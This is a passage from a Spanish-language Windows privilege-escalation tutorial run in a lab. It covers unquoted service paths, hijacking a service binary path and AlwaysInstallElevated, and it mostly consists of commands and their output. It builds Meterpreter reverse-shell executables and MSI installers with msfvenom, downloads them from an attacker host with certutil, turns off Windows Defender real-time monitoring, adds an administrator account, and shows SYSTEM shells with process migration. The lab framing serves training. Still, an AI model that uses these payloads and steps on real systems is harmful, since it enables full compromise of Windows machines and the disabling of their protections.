    SERVICE_START_NAME: LocalSystem
```

Como puedes ver en la imagen anterior, el *Binary_Path_Name* no está rodeado de comillas, por lo que este servicio es vulnerable. Esto significa que necesitamos permisos de escritura en cualquiera de los siguientes directorios para colocar un programa malicioso:

```
C:\
```

```
C:\Program Files\
```

```
C:\Program Files\Sync Breeze Server
```

Puedes utilizar el comando **icacls** (*Integrity Control Access Control Lists*) para verificar los permisos que tiene el usuario con el que estas firmado en el directorio:

```
icacls <Directorio>
```

Comencemos revisando los permisos en el directorio **C:**

```
icacls "c:\\\"
```

```
C:\Users\User>icacls "c:\\\"
c:\\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CT)(F)
    BUILTIN\Users:(OI)(CI)(RX)
        NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
        NT AUTHORITY\Authenticated Users:(AD)
        Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)
Successfully processed 1 files; Failed processing 0 files
```

```
C:\Users\User>
```

Entre los permisos, estamos buscando la letra **F** la cual significa *Full* u otro que nos permita escritura en el directorio. Para más información sobre **icacls** y los permisos puedes ir al siguiente sitio web: <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>

Veamos ahora los permisos para el directorio **C:\ Program Files**

```
icacls "c:\\Program Files"
```

```
C:\Users\User>icacls "c:\\Program Files"
c:\\Program Files NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(M)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    BUILTIN\Administrators:(M)
    BUILTIN\Administrators:(OI)(CI)(IO)(F)
    BUILTIN\Users:(RX)
    BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(OI)(CI)(IO)(F)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
```

Successfully processed 1 files; Failed processing 0 files

Como puedes observar en la imagen anterior, el usuario **Users** tampoco tiene permisos que necesitamos en el directorio *Program Files*

Veamos ahora los permisos para el directorio **C:\Program Files\ Sync Breeze Server**

```
icacls "c:\\Program Files\Sync Breeze Server"
```

```
c:\\\Users\\User>icacls "c:\\Program Files\\Sync Breeze Server"
c:\\\Program Files\\Sync Breeze Server BUILTIN\Users:(OI)(CI)(F)
    NT SERVICE\TrustedInstaller:(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Administrators:(OI)(CI)(F)
    CREATOR OWNER:(OI)(CI)(IO)(F)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(RX)
```

Successfully processed 1 files; Failed processing 0 files

Como puedes observar en la imagen anterior, el usuario **Users** tiene permisos *full* para en el directorio *Sync Breeze Server*. Esto se indica en con la letra **F** para el usuario **Users**.

Con esto ya podemos poner un ejecutable malicioso en el path **C:\Program Files\Sync Breeze Server\bin** con el nombre **syncbrs.exe**.

Si tuviéramos permisos de escritura o *full* en el directorio **c:**, hubiéramos podido crear un archivo malicioso llamado **c:\\Program.exe** o si tuviéramos permisos de escritura o *full* en el directorio **c:\\Program Files**, hubiéramos podido crear un archivo malicioso llamado **c:\\Program Files\\Sync.exe**

A continuación, vamos a crear un ejecutable para Windows (.exe) con la herramienta Msfvenom. El ejecutable contendrá un *payload* que ejecuta una *shell* de reversa con Meterpreter:

```
msfvenom -p windows/meterpreter/reverse_tcp -e  
lhost=<IP_Escucha> lport=<puerto> -f exe -o syncbrs.exe
```

```
(kali㉿kali)-[~/opt/win10]  
└─$ msfvenom -p windows/meterpreter/reverse_tcp -e lhost=192.168.132.115 lport=443 -f exe -o syncbrs.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
[-] Skipping invalid encoder lhost=192.168.132.115  
[!] Couldn't find encoder to use  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: syncbrs.exe  
  
(kali㉿kali)-[~/opt/win10]  
└─$ ls -l syncbrs.exe  
-rw-r--r-- 1 kali kali 73802 Mar 8 19:11 syncbrs.exe
```

Después, levantaremos un servidor de HTTP con python en la máquina atacante. En el target, nos dirigimos al directorio donde vamos a colocar el ejecutable malicioso, renombramos el archivo original y descargamos el ejecutable:

```
C:\Users\User> cd "c:\Program Files\Sync Breeze Server\bin"\n  
c:\Program Files\Sync Breeze Server\bin> rename syncbrs.exe syncbrs-original.exe  
c:\Program Files\Sync Breeze Server\bin> certutil -urlCache -split -f http://192.168.132.115/syncbrs.exe syncbrs.exe  
*** Online ***  
080000 ...  

```

Nota: Este es un entorno de pruebas, es probable que Windows Defender bloquee la conexión de certutil. Para habilitarlo, abre una sesión CMD con permisos de administrador (Run as administrator) y ejecuta el siguiente comando:

```
powershell Set-MpPreference -DisableRealtimeMonitoring $true
```

Ya que hemos descargado el ejecutable, es momento de iniciar un *listener* de Meterpreter en la máquina atacante para poder recibir la *shell* de reversa. Esto lo hacemos con los siguientes comandos:

1. sudo msfconsole -q
2. msf6 > use exploit/multi/handler
3. msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
4. msf6 exploit(multi/handler) > set lhost ip-local
5. msf6 exploit(multi/handler) > set lport puerto-local
6. msf6 exploit(multi/handler) > run

```
(kali㉿kali)-[~/opt/win10]  
└─$ sudo msfconsole -q  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set lhost 192.168.132.115  
lhost => 192.168.132.115  
msf6 exploit(multi/handler) > set lport 443  
lport => 443  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  
  Name  Current Setting  Required  Description  
  ----  -----  -----  -----  
  EXITFUNC  _process  yes        Exit technique (Accepted: '', seh, thread, process, none)  
  LHOST    192.168.132.115  yes        The listen address (an interface may be specified)  
  LPORT    443           yes        The listen port  
  
Payload options (windows/meterpreter/reverse_tcp):  
  Name  Current Setting  Required  Description  
  ----  -----  -----  -----  
  EXITFUNC  _process  yes        Exit technique (Accepted: '', seh, thread, process, none)  
  LHOST    192.168.132.115  yes        The listen address (an interface may be specified)  
  LPORT    443           yes        The listen port  
  
Exploit target:  
  Id  Name  
  --  --  
  0  Wildcard Target  
  
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.132.115:443
```

En este punto, ya es momento de detener e iniciar el servicio para que el sistema ejecute el ejecutable malicioso. Esto lo hacemos con los comandos siguientes

1. sc stop <nombre_del_servicio>
2. sc start <nombre_del_servicio>

```
c:\Program Files\Sync Breeze Server\bin>sc stop "Sync Breeze Server"
```

```
SERVICE_NAME: Sync Breeze Server  
      TYPE               : 10 WIN32 OWN PROCESS  
      STATE              : 3 STOP_PENDING  
                           (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)  
      WIN32_EXIT_CODE     : 0 (0x0)  
      SERVICE_EXIT_CODE  : 0 (0x0)  
      CHECKPOINT         : 0x0  
      WAIT_HINT          : 0x0
```

```
c:\Program Files\Sync Breeze Server\bin>sc start "Sync Breeze Server"
```

Al reiniciar el servicio, el sistema ejecutará el ejecutable malicioso. De lo contrario, tenemos que encontrar otra forma de ejecutar el servicio, por ejemplo, reiniciando la máquina:

```
shutdown -r -t 0
```

La imagen siguiente muestra el momento en el que recibo la *shell* de reversa. También se observa que tuve que migrar de proceso ya que la ejecución del servicio que hicimos, en mi caso, fue muy inestable, la conexión se cerraba después de unos segundos. Tuve que verificar que procesos se ejecutaban en el sistema con el usuario SYSTEM y migré a uno de ellos.

```
msf exploit(msfvenom) > run
[*] Started reverse TCP handler on 192.168.132.115:443
[*] Sending stage (175374 bytes) to 192.168.132.127
[*] Meterpreter session 6 opened (192.168.132.115:443 -> 192.168.132.127:49752) at 2022-03-08 23:48:47 +0500

meterpreter > ps -U SYSTEM
Filtering on user 'SYSTEM'

Process list

PID PPID Name          Arch Session User          Path
224 4036 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
336 629 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
388 628 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
552 488 winlogon.exe  x64  1   NT AUTHORITY\SYSTEM C:\Windows\System32\winlogon.exe
568 528 lsass.exe     x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\lsass.exe
628 492 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
728 628 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
1388 528 spoolsv.exe x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
1352 618 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2132 528 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2444 629 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2472 628 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
2492 628 syncers.exe  x64  0   NT AUTHORITY\SYSTEM C:\Program Files\Sync Breeze Server\bin\syncers.exe
2596 628 sqlwriter.exe x64  0   NT AUTHORITY\SYSTEM C:\Program Files\Microsoft SQL Server\90\Shared\sqlwriter.exe
2620 628 vGAuthService.exe x64  0   NT AUTHORITY\SYSTEM C:\Program Files\VMware\Tools\VMware_VGAuTHService.exe
2636 628 vmtoolsd.exe x64  0   NT AUTHORITY\SYSTEM C:\Program Files\VMware\Tools\vmtoolsd.exe
2738 628 wlm.exe      x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\wlm\wlm.exe
3170 628 dlbhost.exe  x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\dlbhost.exe
3984 728 WinPvRSP.exe x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\winpvrs.exe
4836 628 cmd.exe     x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\cmd.exe
4128 628 svchost.exe   x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\svchost.exe
4740 628 SearchIndexer.exe x64  0   NT AUTHORITY\SYSTEM C:\Windows\System32\SearchIndexer.exe

meterpreter > Migrate 552
[*] Migrating from 3492 to 552...
[*] Migration completed successfully.

meterpreter >
```

Como se muestra en la imagen siguiente, la *shell* que obtuvimos está en el contexto del superusuario en Windows (SYSTEM):

```
meterpreter > sysinfo
Computer       : WINDEV2002EVAL
OS            : Windows 10 (10.0 Build 18363).
Architecture   : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2172 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.2094]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Modificación del Binary Service Path

Al igual que la vulnerabilidad USP, también podemos intentar modificar el *path* del binario de un servicio y apuntar hacia un ejecutable malicioso colocado en un directorio donde tengamos permisos de escritura. Para ello necesitamos permisos para modificar el *path* de un servicio determinado. Una herramienta popular para comprobar los permisos de servicios en Windows es una herramienta llamada **accesschk.exe** de la suite Sysinternals.

El siguiente ejemplo será demostrado en la VM llamada **Win10** (desde su estado inicial).

Es muy probable que el target no tenga la suite de Sysinternals, por lo tanto, la descargaremos en la máquina atacante. Primero, hacemos un directorio para alojar toda la suite. Segundo, descargamos la suite desde Internet, es un archivo .zip. Tercero, descomprimimos el archivo .zip.

```
(kali㉿kali)-[~/opt/win10]
$ mkdir sysinternals
(kali㉿kali)-[~/opt/win10]
$ cd sysinternals
(kali㉿kali)-[~/opt/win10/sysinternals]
$ wget https://download.sysinternals.com/files/SysinternalsSuite.zip
--2022-03-09 08:34:14-- https://download.sysinternals.com/files/SysinternalsSuite.zip
Resolving download.sysinternals.com (download.sysinternals.com)... 192.16.48.200
Connecting to download.sysinternals.com (download.sysinternals.com)|192.16.48.200|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 47840922 (46M) [application/x-zip-compressed]
Saving to: 'SysinternalsSuite.zip'

SysinternalsSuite.zip          100%[=====] 45.62M
2022-03-09 08:34:19 (3.31 MB/s) - 'SysinternalsSuite.zip' saved [47840922/47840922]

(kali㉿kali)-[~/opt/win10/sysinternals]
$ unzip SysinternalsSuite.zip
Archive:  SysinternalsSuite.zip
inflating: ctrl2cap.amd.sys
inflating: ctrl2cap.exe
inflating: lcmdump.exe
inflating: listdlls.exe
inflating: listdlls64.exe
```

La URL de descarga es la siguiente:

<https://download.sysinternals.com/files/SysinternalsSuite.zip>

Verifica que se encuentre el ejecutable **accesschk.exe** entre los ejecutables descomprimidos:

```
[root@kali kali] ~ /opt/win10/sysinternals
ls
accesschk64.exe Coreinfo.exe hex2dec64.exe portmon.exe psping64.exe strings64.exe
accesschk.exe CPUSTR64.EXE hex2dec.exe junction64.exe pspdump.exe strings.exe
Accessnum.exe CPUSTR64S.EXE junction64.exe procDump.exe PsService64.exe sync64.exe
ADEplorer64.exe ctrl2cap.and.sys junction.exe procExp64.exe PsService.exe sync.exe
AdExplorer.chm ctrl2cap.exe ldmddump.exe procExp.chm psshutdown.exe Syncmon4.exe
AdExplorer.exe dbgview64.exe ListDlls.exe Procmon64.exe pssuspend64.exe Syncmon.exe
AdInsight64.exe Dbgview.chm ListDlls.exe Procmon.chm pssuspend.exe tpcvcon64.exe
AdInsight.chm Dbgview.exe livekd64.exe Procmon.exe Pstools.chm tpcvcon.exe
AdInsight.exe Desktops64.exe livekd.exe Procmon.exe psversion.txt tpcview64.exe
adrestorer64.exe Desktops.exe Load0rd64.exe PsExec64.exe RAMMap.exe tpcview.chm
adrestorer.exe disk2vhd64.exe Load0rd64.exe PsExec.exe RDCMan.exe tpcview.exe
Autologon64.exe Disk2vhd.chm Load0rdC.exe Psfile64.exe readme.txt Testlimit64.exe
Autologon.exe disk2vhd.exe Load0rd.exe Psfile.exe RegDelNull64.exe Testlimit.exe
Autoruns64.exe diskext64.exe logonSessions64.exe PsGetSid64.exe RegDelNull.exe vmmmap64.exe
autorunsch64.exe diskext.exe logonSessions.exe PsGetSid.exe regjump.exe Vmmmap.chm
autoruns.chm Diskmon.exe movefile64.exe PsInfo64.exe ru64.exe vmmmap.exe
Autoruns.exe DiskView64.exe notmyfault64.exe pskill64.exe ru.exe Volumeid64.exe
Bgnfo64.exe DiskView.exe notmyfault64.exe pskill.exe sdelete64.exe sdelete.exe whois64.exe
Bgnfo.exe du64.exe notmyfault.exe pslist.exe ShareEnum64.exe whois.exe
Cacheset64.exe du.exe notmyfault.exe psloggeddone64.exe ShareEnum.exe Winobj64.exe
Cacheset.exe efslsdump.exe nftsinfo64.exe psloggedon.exe ShellRunas.exe Winobj.exe
Clockreg64.exe Eula.txt pendmoves64.exe psloglist64.exe sigcheck64.exe ZoomIt64.exe
Clockres.exe FindLinks64.exe pendmoves.exe psloglist.exe sigcheck.exe ZoomIt.exe
Contig64.exe FindLinks.exe pipelist64.exe pspasswd64.exe streams64.exe
Contig.exe handle64.exe pipelist.exe pspasswd.exe streams.exe
```

Lo siguiente que necesitamos hacer es enviar el ejecutable al target:

```
C:\Users\User>certutil -urlcache -split -f http://192.168.132.115/accesschk.exe accesschk.exe
**** Online ****
000000 ...
150b90
CertUtil: -URLCache command completed successfully.
```

Con el siguiente comando puedes verificar servicios que pueden ser modificados por usuarios autenticados:

accesschk.exe -uwcqv "Authenticated Users" * /accepteula

Un servicio con permisos de escritura para un usuario autenticado tendrá la siguiente salida:

RW <nombre_de_servicio> SERVICE_ALL_ACCESS

```
C:\Users\User>certutil -urlcache -split -f http://192.168.132.115/accesschk.exe accesschk.exe
**** Online ****
000000 ...
150b90
CertUtil: -URLCache command completed successfully.

C:\Users\User>accesschk.exe -uwcqv "Authenticated Users" * /accepteula
Accesschk v6.14 - Reports effective permissions for securable objects
Copyright - 2006-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

RW Sync Breeze Server
SERVICE_ALL_ACCESS
```

Utiliza el siguiente comando para mostrar las propiedades del servicio:

sc qc nombre_de_servicio

```
C:\Users\User>sc qc "Sync Breeze Server"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Sync Breeze Server
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\Program Files\Sync Breeze Server\bin\syncbrs.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Sync Breeze Server
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem
```

Para explotar esta mala configuración, tenemos que cambiar el **BINARY_PATH_NAME** del servicio y apuntarlo hacia un ejecutable malicioso. Esto se puede hacer con los siguientes comandos:

sc config <nombre_de_servicio> binpath=<path_hacia_ejecutable_malicioso>

```
C:\Users\User>certutil -urlcache -split -f http://192.168.132.115/syncbrs.exe syncbrs.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.
```

```
C:\Users\User>sc config "Sync Breeze Server" binpath= "C:\Users\User\syncbrs.exe"
[SC] ChangeServiceConfig SUCCESS
```

C:\Users\User>sc qc "Sync Breeze Server"
[SC] QueryServiceConfig SUCCESS

```
SERVICE_NAME: Sync Breeze Server
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 0   IGNORE
    BINARY_PATH_NAME  : C:\Users\User\syncbrs.exe
    LOAD_ORDER_GROUP  :
    TAG               : 0
    DISPLAY_NAME      : Sync Breeze Server
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem
```

Después de verificar que el path haya cambiado, es momento de iniciar un *listener* de Meterpreter en la máquina atacante para poder recibir la *shell* de reversa. Después, detenemos e iniciamos el servicio para que el sistema ejecute el ejecutable malicioso. Esto lo hacemos con los comandos siguientes

1. sc stop nombre_de_servicio
2. sc start nombre_de_servicio

```
C:\Users\User>certutil -urlcache -split -f http://192.168.132.115/syncbtrs.exe syncbtrs.exe
*** Online ***
000000 ...
01204a
CertUtil: -URLCache command completed successfully.

C:\Users\User>sc config "Sync Breeze Server" binpath= "C:\Users\User\syncbtrs.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\User>sc qc "Sync Breeze Server"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Sync Breeze Server
    TYPE               : 18  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 8   IGNORE
    BINARY_PATH_NAME  : C:\Users\User\syncbtrs.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME      : Sync Breeze Server
    DEPENDENCIES      :
    SERVICE_START_NAME: LocalSystem

C:\Users\User>sc stop "Sync Breeze Server"

SERVICE_NAME: Sync Breeze Server
    TYPE               : 18  WIN32_OWN_PROCESS
    STATE              : 1   STOPPED
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT         :
    WAIT_HINT          : 0xb

C:\Users\User>sc start "Sync Breeze Server"
```

La imagen siguiente muestra el momento en el que recibo la shell de reversa, verifico el usuario e inmediatamente después hago una migración de proceso a uno más estable:

```
msf6 exploit(msfvenom) > run
[*] Started reverse TCP handler on 192.168.132.115:443
[*] Sending stage (175174 bytes) to 192.168.132.127
[*] Meterpreter session 0 opened (192.168.132.115:443 → 192.168.132.127:49751) at 2022-03-09 01:46:32 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps -U SYSTEM
Filtering on user 'SYSTEM'

Process List

```

PID	PPID	Name	Arch	Session	User	Path
544	472	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
624	480	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
672	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
772	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1016	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1188	616	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1272	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1748	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1944	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2136	616	sqlwriter.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Microsoft SQL Server\90\Share\sqlwriter.exe
2188	616	VGAAuthService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\VMware VG Auth\VGAAuthService.exe
3268	616	vmautilsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\vmautilsd.exe
2276	616	wlms.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wlms\wlms.exe
2548	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
2944	616	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\ dllhost.exe
3736	616	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
4792	616	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\SearchIndexer.exe
5568	616	syncbtrs.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Users\User\syncbtrs.exe

```
meterpreter > migrate 544
[*] Migrating From 5568 to 544...
[*] Migration completed successfully.
meterpreter > []
```

AlwaysInstallElevated

AlwaysInstallElevated es una configuración de Windows que permite a los usuarios sin privilegios instalar archivos de paquetes Microsoft Windows Installer (MSI) con permisos de sistema elevados. Esto significa que podemos usar esta característica para ejecutar un paquete de instalación MSI malintencionado con permisos de administrador. Para lograr esto, dos entradas del registro deben establecerse con el valor 1 para ser habilitadas.

Puedes comprobar los valores de estas llaves de registro mediante los siguientes comandos:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

```
reg query HKLM\Software\Policies\Microsoft\Windows\Installer /v
AlwaysInstallElevated
```

Cuando AlwaysInstallElevated está habilitado en las entradas del registro, podemos usar MSFVenom para crear un payload.

Utiliza el siguiente comando para generar un payload que agregue un usuario nuevo al sistema:

```
msfvenom -p windows/adduser USER=admin PASS=password -f msi -o filename.msi
```

En lugar de generar un payload que agregue un usuario nuevo en el sistema, también puedes crear un payload para una shell de reversa de meterpreter con el siguiente comando:

```
msfvenom -p windows/meterpreter/reverse_https -e x86/shikata_ga_nai
LHOST=<IP_Escucha> LPORT=443 -f msi -o filename.msi
```

Por último, ejecute el siguiente comando en el target para ejecutar el archivo de instalación msi:

```
msiexec /quiet /qn /i C:\Users\filename.msi
```

Vamos a explicar los diferentes flags en el comando previo:

- `/quiet` omitirá UAC.
- `/qn` especifica no utilizar una GUI de instalación.
- `/i` es para realizar una instalación regular del paquete al que se hace referencia.

El comando ejecutará el payload y agregará un usuario administrador al sistema o lanzará una de shell reversa con privilegios del sistema a la máquina atacante.

Unattended Installs

Las instalaciones desatendidas permiten que Windows se implemente con poca o ninguna participación de un administrador. Si los administradores no hacen una limpia después de un proceso de este tipo, un archivo XML llamado **Unattend** es dejado en el sistema local. Este archivo contiene todos los ajustes de configuración que se establecieron durante el proceso de instalación, algunos de los cuales pueden implicar la configuración de cuentas locales, incluidas las cuentas de administrador.

